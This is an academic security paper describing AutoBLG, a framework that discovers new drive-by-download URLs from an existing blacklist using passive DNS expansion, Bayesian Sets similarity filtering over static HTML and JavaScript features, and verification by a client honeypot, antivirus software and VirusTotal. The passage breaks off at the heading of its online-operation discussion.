PAPER *Special Section on Information and Communication System Security*

# Automating URL Blacklist Generation with Similarity Search Approach*

**Bo SUN**[†a)], ***Student Member***, **Mitsuaki AKIYAMA**[††b)], **Takeshi YAGI**[††c)], **Mitsuhiro HATADA**[†d)], ***and*** **Tatsuya MORI**[†e)], ***Members***

**SUMMARY** Modern web users may encounter a browser security threat called drive-by-download attacks when surfing on the Internet. Drive-by-download attacks make use of exploit codes to take control of user's web browser. Many web users do not take such underlying threats into account while clicking URLs. URL Blacklist is one of the practical approaches to thwarting browser-targeted attacks. However, URL Blacklist cannot cope with previously unseen malicious URLs. Therefore, to make a URL blacklist effective, it is crucial to keep the URLs updated. Given these observations, we propose a framework called automatic blacklist generator (AutoBLG) that automates the collection of new malicious URLs by starting from a given existing URL blacklist. The primary mechanism of AutoBLG is *expanding* the search space of web pages while *reducing* the amount of URLs to be analyzed by applying several pre-filters such as similarity search to accelerate the process of generating blacklists. AutoBLG consists of three primary components: URL expansion, URL filtration, and URL verification. Through extensive analysis using a high-performance web client honeypot, we demonstrate that AutoBLG can successfully discover new and previously unknown drive-by-download URLs from the vast web space.

***key words:*** *drive-by-download, URL blacklist, search space, machine learning, web client honeypot*

## 1. Introduction

Today, internet users are exposed to various web-based attacks. Kaspersky's annual report shows that such attacks occur 4.7 M per day globally. Of the web-based attacks, drive-by-download attack is considered as a significant threat, accounting for 93% of web-based attacks [1]. Drive-by- download attacks can be easily triggered by simply visiting a malicious URL. A malicious URL infects a web user's computer with malware by exploiting web browser or browser plug-in vulnerabilities. Many web users tend to click such URLs without considering the underlying threats.

Adopting a URL blacklist as a pre-filtering mechanism is one of the most efficient countermeasures for browser-targeted threats. A URL blacklist is a database that stores a list of URLs that have been identified as malicious. If the URL accessed by the user is blacklisted, it will be automatically blocked by the browser. User feedback and proactively searching web space are the general methods of building and maintaining a URL blacklist.

Several challenges are needed to generate an effective URL blacklist. First, we must tackle the scalability of the World Wide Web. There are 30 trillion unique URLs in the wild Internet [2]. Besides, the number of URLs is continually increasing everyday. We must be able to identify malicious URLs among this huge population using a dynamic analysis system such as a web client honeypot, which requires both time and computing resources. Thus, we need mechanisms that drastically minimize the number of URLs that must be verified with the dynamic analysis system. Second, we must address the fact that many of malicious URLs are short-lived. For instance, fast-flux networks change their domain name system (DNS) records rapidly to evade being blacklisted [3]. Thus, a blacklist-generating system should be lightweight.

To the best of our knowledge, although several approaches have proposed mechanisms to generate URL blacklists, none has addressed the above-mentioned two issues directly and simultaneously. We aim to construct a *lightweight* framework called the automatic blacklist generator (AutoBLG). AutoBLG discovers new malicious URLs from web space *automatically*. The key idea of AutoBLG is *expanding* the search space of web pages while *reducing* the number of URLs to be analyzed by applying several pre-filters to accelerate the process of generating a blacklist.

AutoBLG comprises three primary primitives: URL expansion, URL filtration, and URL verification. Each primitive combines several techniques to achieve its functions. Through extensive analysis using a high-performance web client honeypot, we demonstrate that AutoBLG successfully extracts new and previously unknown drive-by-download URLs in a lightweight manner.

The main contributions of this paper are summarized as follows:

- We developed a novel light-weight system, called AutoBLG that can discover new, previously unknown malicious URLs efficiently.
- Our experiments using various verification systems in-

Manuscript received June 4, 2015.
Manuscript revised October 10, 2015.
Manuscript publicized January 13, 2016.

[†]The authors are with the Dept. of Communication Engineering, Waseda University, Tokyo, 169–8555 Japan.

[††]The authors are with NTT Secure Platform Laboratories, NTT Corporation, Musashino-shi, 180–8585 Japan.

[*]An earlier version of this paper will be presented at the Twentieth IEEE Symposium on Computers and Communications (ISCC), Jul. 2015.

a) E-mail: sunshine@nsl.cs.waseda.ac.jp
b) E-mail: akiyama.mitsuaki@lab.ntt.co.jp
c) E-mail: yagi.takeshi@lab.ntt.co.jp
d) E-mail: m.hatada@nsl.cs.waseda.ac.jp
e) E-mail: mori@nsl.cs.waseda.ac.jp

DOI: 10.1587/transinf.2015ICP0027

cluding web-client honeypot, anti-virus checkers, and public URL reputation system demonstrated the effectiveness of AutoBLG.

The remainder of this paper is organized as follows. We review related work in Sect. 2. A high-level overview of AutoBLG is presented in Sect. 3. The techniques that comprise AutoBLG are detailed in Sect. 3.2 (URL expansion), 3.3 (URL filtration), and 3.4 (URL verification). An evaluation of the proposed method is given in Sect. 4. Finally, discussions and conclusions are presented in Sects. 5 and 6, respectively.

## 2. Related Work

Many malicious URL detection methods have been proposed in recent years. Such methods can be classified into two categories depending on whether machine learning is used. In this section, we review related work from these two categories.

**Machine learning-based approaches**

All studies mentioned below have used various types of supervised machine learning to detect malicious URLs. We describe the features and supervised machine learning algorithms proposed in these studies.

Choi *et al.* [4] adopted six groups of discriminative features: lexicon, link popularity, webpage content, DNS, DNS fluxiness, and network traffic. The classifiers proposed by Ma *et al.* [5] were based on only URL strings and host information features; however, they evaluated the performance of multiple classifiers. They determined that a logistic regression classifier is optimal for malicious URL detection in terms of learning time and false-positive rate. Eshete *et al.* [6] constructed multiple classifiers that contain features such as URL strings and web content. They also evaluated the performance of multiple classifiers. Their experimental results show that a random tree classifier achieved the highest accuracy. Xu *et al.* [7] extracted 124 features from the application and network layers. They attempted to select these features using principal component analysis, correlation feature selection, and Ranker search method to determine whether the use of only a few features is as powerful as using all features and to determine the features that are more indicative of malicious websites. Canali *et al.* developed a perfilter called Prophiler [8] that can reduce the load of costly dynamic analysis tools by quickly discarding likely benign URLs. They considered features from HTML content, JavaScript code, and URL strings. By experimenting with numerous standard models, they selected J48 as a suitable classifier. Chiba *et al.* [9] leveraged IP addresses as a primary feature to discriminate malicious traffic from legitimate traffic. Their assumption was that IP addresses are more stable than other features mentioned above. Note that the classifiers adopted in the above-mentioned methods involve batch processing. Ma *et al.* [10] proposed an online classifier method that can update a classifier in real time to address the diversity of big data.

As all these previous studies used supervised machine learning, they constructed classifiers with training data provided in advance. To achieve high accuracy, they prepared a large amount of “ground truth” training data; however, creating such data was a costly process. Moreover, existing malicious URLs in URL blacklists are short lived and cannot be used to obtain more information. The advantage of our proposed method is that malicious URLs are identified using Bayesian sets, which require little training data, as a search algorithm.

**Non-machine learning approaches**

Invernizzi *et al.* [11] developed EvilSeed; it can more efficiently search the web for URLs that are likely malicious. Unlike other previous studies, Invernizzi *et al.* leveraged search engines such as Google, Bing, and Yacy to find malicious URLs from vast web space. They used malicious URLs detected by Google’s Safe Browsing Blacklist and Wepawet as seed URLs. They extracted features from these seed URLs to implement five gadgets: links, content dorks, search engine optimization, domain registration, and DNS queries. Most of the gadgets were used to collect new unknown URLs from web space using search engine queries. However, EvilSeed cannot find malicious URLs that are not indexed by a search engine. Our proposed approach leverages a passive DNS database to search malicious URLs from web space. Thus, even if malicious URLs are not indexed by a search engine, we can find them as long as they are accessed by web users at least once.

Akiyama *et al.* [12] proposed a method that aim to discover new malicious URLs in the neighborhood of a existing malicious URL by using a search engine. The seeds fed to the search engine was different from Invernizzi *et al.*’s work [11]. They created seeds by changing the structure of existing malicious URLs’ path. So their system was able to find new malicious URLs with a variety of different paths. In contrast, our work is designed to expand URL search space by collecting different domains associated with a given IP address.

## 3. AutoBLG Framework

This section presents the architecture of the AutoBLG framework. The aim of the AutoBLG framework is to improve the effectiveness of URL blacklists by collecting new malicious URLs based on the known ones. We first present high-level overview of the AutoBLG framework. Next, we present three core components, URL expansion, URL filtration, and URL verification.

### 3.1 High-Level Overview

Here, we present the high-level overview of the AutoBLG framework. To discover new malicious URLs efficiently, we have designed and implemented AutoBLG with three components: URL expansion, URL filtration, and maliciousness verification (see Fig. 1). In the URL expansion stage, we leverage the internet protocol (IP) addresses of mali-




**Fig. 1** Overview of the AutoBLG system.

cious URLs to gather unknown URLs. Malicious URLs are quickly made unavailable if the attacker determines that their URLs have been blacklisted; however, in most cases, the IP addresses are still open to communication. Therefore, we focus on the network properties of malicious URLs, which should be more stable than the malicious URLs themselves. In fact, this strategy enabled us to gather new malicious URLs that were not reachable from the original URLs through the links of Web. Next, through URL filtration extracts likely malicious URLs from new unknown URLs as a statistical filter. As the statistical filter, we adopt the Bayesian sets algorithm as we shall show in short. Finally, maliciousness of extracted URLs are verified by using several systems including a high-performance web client honeypot, anti-virus checkers, and public URL reputation system. We have summarized both the new methodologies in our AutoBLG framework. First, we proposed a new URL expansion method that is able to gather malicious URLs that were not reachable through the web links which were adopted to search for new malicious URLs in the previous work. Second, with regard to URL filtration, we have implemented a high performance filter by using existing algorithms (Bayesian sets) that find similar items based on user-defined queries to improve the efficiency of URL verification. Third, we have developed three new features that have not been applied by previous papers on feature extraction.

## 3.2 URL Expansion

To determine malicious URLs with an existing given URL blacklist, we must obtain a set of unknown URLs that contains malicious URLs as many as possible. First, we leverage a passive DNS database to transform existing malicious URLs to a set of unknown fully qualified domain names (FQDN). Second, we employ a search engine and web crawler to expand FQDNs to URLs with paths. We detail each component of URL expansion as follows.

### 3.2.1 Pre-Processing

The input of the proposed system is a URL blacklist constructed and maintained by a client honeypot Marionette [13] and the sandbox BotnetWatcher [14] , which can analyze online malware while preventing infection to other hosts. Our data-gathering period was from August 02, 2011 to October 01, 2014. Our research has focused on the IP addresses of existing malicious URLs; thus, we extract effective IP addresses from URL blacklists. First, we obtain different IP addresses from a URL blacklist. We then check whether the port 80 (HTTP communication) of IP addresses is available using a tool such as Hping3 [15] or ZMap [16].

### 3.2.2 Passive DNS Database

To further enhance the information of the given set of IP addresses, we leverage the passive DNS database [17]. For a given IP address, the passive DNS database returns a set of FQDNs that are/were associated with. Note that this process is different from the reverse DNS lookups. For instance, If many FQDNs are associated with a single IP address, we cannot extract these FQDNs through reverse lookups. However, the passive DNS database enables us to extract all the present and past associations of FQDNs and IP addresses, through the large-scale monitoring of DNS cache servers that accomodate many users of several commercial ISPs. Thus, the output of the database is a list of FQDNs that can be considered as the "neighborhood" of existing malicious URLs in terms of IP addresses, which are often stable due to the existence of rogue hosting companies. In order to confirm whether these FQDNs are still in service of DNS, we use Unbound [18] as a local DNS resolver to accomplish such DNS lookups parallelly.

Even if we obtain a list of FQDNs, it is not sufficient because an attacker will likely place malicious webpages deep in the directory structure of a server or in the root directory with a name other than “index.html.” To further locate malicious webpages with URLs of deep paths, FQDNs should be expanded to URLs with paths. As we shall show in short, search engines and web crawler are used to accomplish this task.

### 3.2.3 Search Engine

To search URLs that are associated with a given set of FQDNs, we made use of search APIs of several commercial search engines. We used site search using the technique such as adding the string “site:” in front of the FQDNs to create search queries, e.g., “site:example.com”. For a given query, we used the top 50 responses, which we empirically determined as follows. First, it is likely that search engines dispose malicious URLs in the top 20 search results. In addition, attackers may apply cloaking technology to their malicious URLs to evade detection by a honeypot. Thus, there may be fewer malicious URLs in the top 20 search results. However, since adversaries may want a malicious URL to be reachable from victims, they may put such URLs in a place that are discoverable by search engines. Therefore, we obtain the top 50 search results to increase the toxicity of our data in URL expansion. Commonly, search results contain various URLs used to download specific file types, such as PDF, SWF, and DOC files. AutoBLG is designed to find new and previously unknown drive-by-download URLs; therefore, we delete such file-related URLs from the search results before submitting data to the web crawler.

### 3.2.4 Web Crawler

We adopt Apache Nutch [19] as the web crawler and MySQL [20] as the database. Two tasks are assigned to the web crawler. The first expands FQDNs obtained from the passive DNS database to URLs with paths to complement the search engine. Unlike a search engine, a web crawler can extract hyperlinks from HTML content. These hyperlinks are probably not indexed by a search engine. The other task crawls HTML content and stores it to a database for feature extraction. The seeds for crawling are FQDNs obtained from the passive DNS database and URLs returned by the search engine. The output of URL expansion is URLs with HTML content, which are then used to extract HTML features.

## 3.3 URL Filtration

To further reduce the amount of obtained URLs, we leverage a machine-learning-based approach. We aim to consider URLs that have characteristics similar to the existing malicious URLs. This filtration enables us to drastically reduce the amount of URLs to be verified. To this end, we adopt Bayesian sets algorithm that finds similar items based on user-defined queries, which specify a set of items that have similar features; e.g., URLs that used the same exploit kit. In the sections below, we first present an overview of Bayesian sets. Next, we describe how we extract features from URLs for applying the Bayesian sets algorithm to our problem.

### 3.3.1 Bayesian Sets

Inspired by Google Sets [21], Ghahramani *et al.* developed a search algorithm called Bayesian Sets [22]. Google Sets[†] is a useful service that provides a very small set of queries by the user and will output other items with high relevance to these queries from web data. For example, given a set of queries by a user: “Toyota,” “Nissan,” “Honda,” Google Sets will output top items such as “BMW,” “Ford,” “Audi,” “Mitsubishi,” “Mazda,” “Volkswagen” ranked by relevance to the queries.

Ghahramani *et al.* formulated the input and output of Google Sets as clustering on demand. More precisely, the queries given by a user can be considered as the subset of some unknown cluster with common features. The output of this algorithm is to complete such a cluster by elements that are highly relevant to queries. Interestingly, the user can form any cluster using different query patterns. We present additional details of the Bayesian sets algorithm as follows.

Let $\mathbf{D}$ be an entire set of URL, $\mathbf{x} \in \mathbf{D}$ be an element belong to this set. The user provides relatively small subset of URL $\mathbf{Q} \subset \mathbf{D}$ as query.

Under the condition of query set $\mathbf{Q}$ given by the user, the following score formula $S$ is created as metrics of measuring the relevance between $\mathbf{Q}$ and $\mathbf{x}$.

$$S(\mathbf{x};\mathbf{Q}) = \frac{P(\mathbf{x},\mathbf{Q})}{P(\mathbf{x})P(\mathbf{Q})} = \frac{P(\mathbf{x}|\mathbf{Q})}{P(\mathbf{x})}$$

Bayesian Sets Algorithm computes each $\mathbf{x} \in \mathbf{D}$’s score using $\mathbf{Q}$ and then outputs $\mathbf{x}$ in the descending order of score.

Let $\mathbf{x}_i = \{x_{i1}, \ldots, x_{im}\}$ be $i$-th URL’s feature vector. where $m$ is the number of feature in each item.

The elements of feature vector are $x_{ij} \in \{0, 1\}$ $(1 \leq j \leq m)$ binary variable. After modeling by paramter $\theta_j$ of Bernoulli distribution:

$$P(x_{ij}|\theta_j) = \theta_j^{x_{ij}}(1-\theta_j)^{1-x_{ij}}.$$

Score can be computed as follows.

$$\begin{aligned} S(\mathbf{x}_i;\mathbf{Q}) &= \frac{P(\mathbf{x}_i|\mathbf{Q})}{P(\mathbf{x}_i)} \\ &= \frac{\int P(\mathbf{x}_i|\theta)P(\theta|\mathbf{Q})d\theta}{\int P(\mathbf{x}_i|\theta)P(\theta)d\theta} \end{aligned}$$

The conjugate prior for the parameter $\theta$ of a Bernoulli distribution is the Beta distribution $B(\alpha,\beta)$, so finally score formula can be dramatically simplified to the following one using hyperparameters $\alpha,\beta$ [22].

$$S(\mathbf{x}_i;\mathbf{Q}) = \frac{P(\mathbf{x}_i|\mathbf{Q},\alpha,\beta)}{P(\mathbf{x_i}|\alpha,\beta)}$$

[†] The service of Google Sets including Google Sheets is unavailable since August 2014.

$$= \prod_{j=1}^{m} \frac{\alpha_j + \beta_j}{\alpha_j + \beta_j + N} \left(\frac{\tilde{\alpha_j}}{\alpha_j}\right)^{x_{ij}} \left(\frac{\tilde{\beta_j}}{\beta_j}\right)^{1-x_{ij}}$$

where $N = |\mathbf{Q}|$ and

$$\tilde{\alpha_j} = \alpha_j + \sum_{\mathbf{x}_i \in \mathbf{Q}} x_{ij}$$

$$\tilde{\beta_j} = \beta_j + \sum_{\mathbf{x}_i \in \mathbf{Q}} (1 - x_{ij})$$

It is convenient to compute score in the form of logarithm $\log S(\mathbf{x}_i; \mathbf{Q})$. Hyperparameters $\alpha, \beta$ are defined experiencely depending on datasets. For example, they utilized entire data $x_{ij}$'s average,

$$m_j = \sum_{\mathbf{x}_i \in \mathbf{D}} \frac{x_{ij}}{|\mathbf{D}|}$$

to define $\alpha_j = cm_j$, $\beta_j = c(1 - m_j)$. Because the average of the Beta distribution which is $\alpha_j/(\alpha_j + \beta_j)$ is in accordance with $m_j$. Our work [22] adopted customary value of paramter $c = 2$.

Bayesian Sets Algorithm computes $\alpha, \beta$ using an entire set of URL $\mathbf{D}$ beforehand, and then computes $\tilde{\alpha}, \tilde{\beta}$ according to query set $\mathbf{Q}$, finally computes score by means of $\alpha, \beta, \tilde{\alpha}, \tilde{\beta}$.

### 3.3.2 Feature Extraction

With regard to feature extraction, we focus on using static features to implement lightweight URL filtration; thus, we only extract 19 static features from landing page contents, including HTML tags and JavaScript codes, in reference of Canali *et al.*'s HTML and JavaScript features [8]. We will increase the number of features by acquiring JavaScript files that are loaded by landing page in future.

Because Bayesian sets algorithm assumes the elements of feature vector as Bernoulli distribution, we binarized the feature vector considering 0 as the threshold value. We set the element whose value is larger than threshold value to 1. Furthermore, to select effective features for data collected by our system, we computed the odds ratio of each feature and then eliminated the feature whose ratio was less than 1. Finally, we selected 10 effective features: the number of iframe and frame tags, the number of hidden elements, the number of meta refresh tags, the number of elements with a small area, the number of out-of-place elements, the number of embed and object tags, the presence of unescape behavior, the number of suspicious words in the script, the number of setTimeout functions, and the number of URLs with a different domain. The features that have some differences from previous studies are as follows.

**The number of elements with a small area**: redirection behavior in landing page by setting very small values of the height and width of redirection tags. A previous study [8] proposed a small area feature that the areas of div, iframe, and object tags are smaller than 30 square pixels or each side of the three tags is smaller than 2 pixels. Our study not only uses the previous study's definition about this feature but also considers frameset tags whose attribute value (border, frameborder, framespacing) is equivalent to 0.

**The number of suspicious word in the script's content**: Through studying existing malicious URL content, we find that sometimes attackers assign special names such as shellcode or shcode to variables in the script; we mark such variables as suspicious words.

**The number of URLs with a different domain**: A previous study [8] counts the number of URLs located in specified tags such as script, iframe, embed, form, and object. Our study only considers URLs whose domains are different from landing page URL's domain because the landing page URL's domain can more possibly be a redirection to a malicious website.

### 3.4 URL Verification

We use three tools to verify the URLs extracted by URL filtration: the Marionette web client honeypot [13] , antivirus software, and VirusTotal [23]. The Marionette client can trace the redirection generated by drive-by-download attacks and identify the malware distribution URL. If an executable file is downloaded from the malware distribution URL, the Marionette web client honeypot will identify such URLs as malicious. Antivirus software analyzes HTML and JavaScript content statically. For example, if there is a hidden attribute in an iframe tag, the antivirus software will identify such content as malicious. VirusTotal is a free URL scanning service. Users submit suspicious URLs to VirusTotal website. VirusTotal compares the URLs submitted by users to URL blacklists and cyber-attack detection systems and then forwards the result of the comparison to users.

## 4. Evaluation

In this section, we evaluate the performance of the AutoBLG framework and present the results of the evaluation.

### 4.1 Preliminary Experiment

The preliminary experiment aimed to select optimal query patterns for URL filtration. An appropriate query pattern is crucial to the effective performance of a URL filtration algorithm (Bayesian sets). To this end, we used the ground-truth data so that we can confirm the accuracy of the approach. We collected datasets using the proposed system's URL expansion component and verified the datasets using the Marionette honeypot as the ground truth. The datasets for the preliminary experiment contained 10,000 benign URLs, which were verified as benign with our manual inspection, and six malicious URLs, which were verified as landing pages of the drive-by download attack using Marionette. Note that both benign and malicious URLs were generated from the URL expansion of AutoBLG.

We compiled two query patterns from the observations of an existing blacklist to determine if the Bayesian




**Fig. 2** The malicious hit ratio of queries

sets algorithm can extract the malicious URLs from the benign URLs. Each query pattern includes $|\mathbf{Q}| = N = 3$ queries; i.e., six URLs were broadly classified into two groups.The queries were determined with a manual inspection that whether there are or not common features in each query's landing pages. To narrow down the range of manual inspection, we leveraged cluster algorithm such as Kmeans and DBSCAN that can divide existing malicious URLs into several clusters based on the similarity of HTML content. We can achieve low frequency of creating query patterns, because our query patterns are depending on HTML content's feature which is more stable than the feature of exploit URL. We adopted all the effective features of HTML contents so that we need to create new query patterns only when new trick about the redirection to exploit URL is used by adversary. We tested several combinations of possible query patterns and confirmed that the succeeding results are not sensitive. Concrete examples of query patterns are described in the Appendix section.

Figure 2 presents the number of malicious URLs in the Top-K URLs extracted by the Bayesian Sets given the two queries mentioned above. The two query patterns identify different three malicious URLs in top 300 scores respectively and extract all the six malicious URLs totally; i.e., all the six malicious URLs were in the 2 × 300 = 600 of extracted URLs. The result demonstrates that the filtration mechanism with the Bayesian Sets successfully filtered out 94% of benign URLs without missing any malicious URLs.

All the URLs extracted by the Bayesian sets algorithm will be forwarded to the verification systems including the Marionette web client honeypot. Although the Marionette honeypot can achieve low rate of false-positive results, we need to avoid verifying benign URLs as much as possible because the dynamic analysis with web-client honeypot is time-consuming task. Based on the results of preliminary analysis, we considered the top 300 scores as the threshold for URL filtration. The query patterns and threshold determined in the preliminary experiment were utilized in the formal experiment.

**Table 1** The data flow of AutoBLG

| Step | Items | Number | Time |
|---|---|---|---|
| URL Expansion | URLs(blacklist) | 26 | 0 |
| | IP addresses(seed) | 15 | 30s |
| | FQDNs(Passive DNS database) | 33,041 | 12m |
| | URLs(Search Engine) | 42,736 | 3h |
| | URLs(Web crawler) | 59,394 | 1.5h |
| URL Filtration | query patterns(Bayesian Sets) | 2 | <2s |
| | Threshold(Bayesian Sets) | 300 | |
| | candidate URLs(Bayesian Sets) | 600 | |
| URL Verification | Web Client Honeypot | 600 | 1h |
| | Antivirus Software | 600 | |
| | VirusTotal | 600 | |

**Table 2** The result of AutoBLG

| | Web Client Honeypot | Antivirus Software | VirusTotal |
|---|---|---|---|
| Query Pattern 1 | 4 | 21 | 83 |
| Query Pattern 2 | 3 | 2 | 16 |
| Total | 7 | 23 | 99 |

## 4.2 Performance of the AutoBLG Framework

The data flow of the proposed system is shown in Table 1. First, from an existing URL blacklist, 26 most recent URLs, which were landing pages of drive-by download attacks, were selected. These URLs were then forwarded to the URL Expansion component for pre-processing. In the pre-processing step, the 26 URLs were reduced to 15 effective IP addresses. We obtained 33,041 FQDNs from the passive DNS database using the 15 IP addresses as the query. Next, we leveraged a search engine and web crawler to expand the FQDNs to URLs with paths. First, using a search engine, we queried 33,041 FQDNs to acquire 42,736 URLs with paths. Then, we crawled 33,041 FQDNs and 42,736 URLs with paths to identify the HTML content of the landing page. Finally, we expanded the original 26 URLs to 59,394 URLs with landing page HTML content using the URL expansion component. With the URL filtration component, we extracted a static feature from the HTML content and searched for malicious URLs in the 59,394 URLs using the two query patterns used in the preliminary experiment. Only the top 300 URLs were submitted to the three proposed tools in the malicious verification step. Therefore, the proposed filter reduced 99% of the URLs expanded in URL expansion.

In the table, we also present the amount of time needed for each step. Overall, AutoBLG spent approximately 6 hours processing all the data mentioned above. Because we assume that creation of blacklist is daily basis, the amount of time processing is affordable for actual operation. Note that the filtration mechanism of AutoBLG was quite effective in compressing the processing time. If we verified all the 59,394 URLs extracted, it could take more than 100 hours to complete our task. Thus, AutoBLG enables us to accelerate the process of generating blacklist URLs.

Table 2 shows the number of malicious URLs verified by the three proposed tools. We do not count duplicate

**Table 3** Comparsion with previous work

| System | URLs expanded | URLs analyzed | Malicious URLs | Noise filtration | Toxicity |
|---|---|---|---|---|---|
| Crawler-based [8] | 3,057,697 | 437,251 | 604 | 85.7% | 0.14% |
| Evilseed [11] | 237,259 | 226,140 | 3,036 | 5% | 1.34% |
| AutoBLG | 59,394 | 600 | 7 | **99%** | **1.17%** |




**Fig. 3** The correlation of three verification tools' result

URLs from the two query pattern results; however, duplicate URLs are found in the results for each verification tool. Because some URLs are identified by multiple tools. After eliminating duplications, of the 600 of extracted URLs, 106 URLs were detected as malicious or suspicious as follows. Seven URLs detected by the web client honeypot are definitely malicious because it contained redirecting to the exploit web pages. 23 URLs detected by the multiple antivirus softwares are highly suspicious because they contained several HTTP objects that were detected by the antivirus checkers; e.g., malicioius JavaScript or executable malware. 99 URLs detected by VirusTotal are also suspicious URLs that need further manual inspection.

Overall, the AutoBLG framework successfully discovered seven malicious URLs, 23 highly suspicious URLs, and 99 suspicious URLs. Of the discovered 106 URLs, seven URLs are completely new URLs that have not been listed in the VirusTotal, which is built on top of outcomes of several commercial anti-virus products (see Fig. 3). Thus, AutoBLG was able to find unknown malicious URLs. We also found that most of the malicious URLs identified by the web-client honeypot were attributed to the ones exploiting a relatively new vulnerability (i.e., MS13-037) compared with the malicious URLs used to extract the effective IP addresses. This result clearly supports our assumption that IP addresses used for distributing malicious web pages are more stable than URLs, which actually carry malicious content.

Figure 3 shows the correlation of three verification tools' result. As we mentioned above, seven malicious URLs found by the honeypot are not included in VirusTotal's blacklist. This proves that the proposed method can further enhance VirusTotal's blacklist, which is widely used as a popular URL verification service. In addition, 19 of 23 malicious URLs detected by multiple antivirus programs were not identified by the honeypot. The web client honeypot likely did not detect some malicious URLs for several reasons, e.g., installation of particular browser plug-ins etc. We will discuss the limitation of the existing web-client honeypot approaches in Sect. 5.

*In summary, the experiments demonstrate that AutoBLG is a light-weight blacklist generating system and it can discover new and previously unknown drive-by-download URLs and other suspicious URLs that need for further analysis.*

### 4.3 Comparsion with Previous Work

The previous work's system is not available as a service for public use, so it is difficult to leverage the previous work's system to implement an actual comparison test. Therefore, we have referred to the result presented in the previous paper and compared it with AutoBLG from the viewpoints of *noise filtration* and *toxicity*. Noise filtration is the fraction of benign URLs reduced from expansion URLs that are collected from web space initially. A higher noise filtration indicates that the verified tools in the final stage only need to inspect few suspicious URLs. Toxicity is the fraction of malicious URLs submitted to verified tools. As shown in Table 3, previous papers (crawler-based [8] and EvilSeed systems [11]) expand URLs by using web crawlers and search engines, respectively. Our AutoBLG framework's URLs expansion is based on a Passive DNS database. In comparison with the crawler-based system, both our framework's noise filtration of 99% and toxicity of 1.17% are higher than those of crawler-based systems (85.7% and 0.14%, respectively). Compared with the EvilSeed system, our framework achieved much higher noise filtration but a slightly lower toxicity (5% and 1.34%, respectively). There is a tradeoff between noise filtration and toxicity. To improve the efficiency of URL verification, we have maximized the noise filtration and optimized the toxicity, which is a little lower than that of the previous work. It proves that our pre-filter adopted by AutoBLG improves the performance of noise filtration without sacrificing the toxicity.

## 5. Discussion

In this section, we discuss some limitations of AutoBLG and future research directions derived from them.

### 5.1 URL Expansion

#### 5.1.1 Search Engine

As mentioned in Sect. 3.2.3, we adopt top-50 URLs from search results. Our experiments shows approximately half of malicious URLs detected by AutoBLG are originated from search engine's result. Thus, web search engine played a crucial role in collecting malicious URLs. While we empirically derived that top-50 search results works for collecting malicious URLs, we still have a room to improve this criteria; e.g, top-100 search results or bottom-100 search results. Main challenge here is to accelerate the process of web search. As shown in Table 1, the search engine step was the dominant factor for entire processing time. We will address the issue of accelerating web search engine process in our future work.

#### 5.1.2 Web Crawler

It is known that some malicious web sites make use of "cloaking techniques" to evade the detection of anti-malware systems [5]. Although we have not discovered the existence of cloaking from our experiments, it is possible that our system could suffer from the cloaking mechanism in collecting malicious URLs. As a simple solution to the problem, we configured the user-agent of our web crawler as Internet explorer 8. For our future work, we will develop more sophisticated tools that can emulate the behavior of browsers/plug-ins, which are targeted from malicious URLs.

### 5.2 Query Patterns

Using the Bayesian Sets algorithm, a set of malicious URLs that is similar to query patterns was extracted successfully from a large number of unknown URLs. A good feature of adopting the Bayesian Sets algorithm is that queries are flexible and customizable based on user demand. If we find a new pattern, we can reflect the pattern to compile a new query. In our experiments, we tested only the search capability of two different query patterns. Although AutoBLG may miss several malicious URLs that are completely different to the query patterns provided by users, finding more new malicious URLs is possible by increasing the number of query patterns. Because Bayesian sets is a fast algorithm that can output each query pattern's result in less than one second, increasing the number of query patterns will not affect the performance of AutoBLG.

### 5.3 URL Verification

In URL verification, we used three tools to assess suspicious URLs detected by the Bayesian sets algorithm. Marionette [13] is a high-interaction honeypot that analyzes suspicious URLs dynamically in a virtual machine's browser. Generally, only one version of a browser or plug-in is applied to the high-interaction honeypot to assure efficient analysis. We configured Marionette with Internet Explorer 6 and Internet Explorer 8, which are targeted by most malicious URLs. Marionette suffers from false negatives because of browser and plug-in version limitations. To improve the effectiveness of URL verification, we can increase the diversity of browsers and plug-ins or adopt a low-interaction honeypot that can emulate different browsers to complement the high-interaction honeypot.

### 5.4 Online Operation

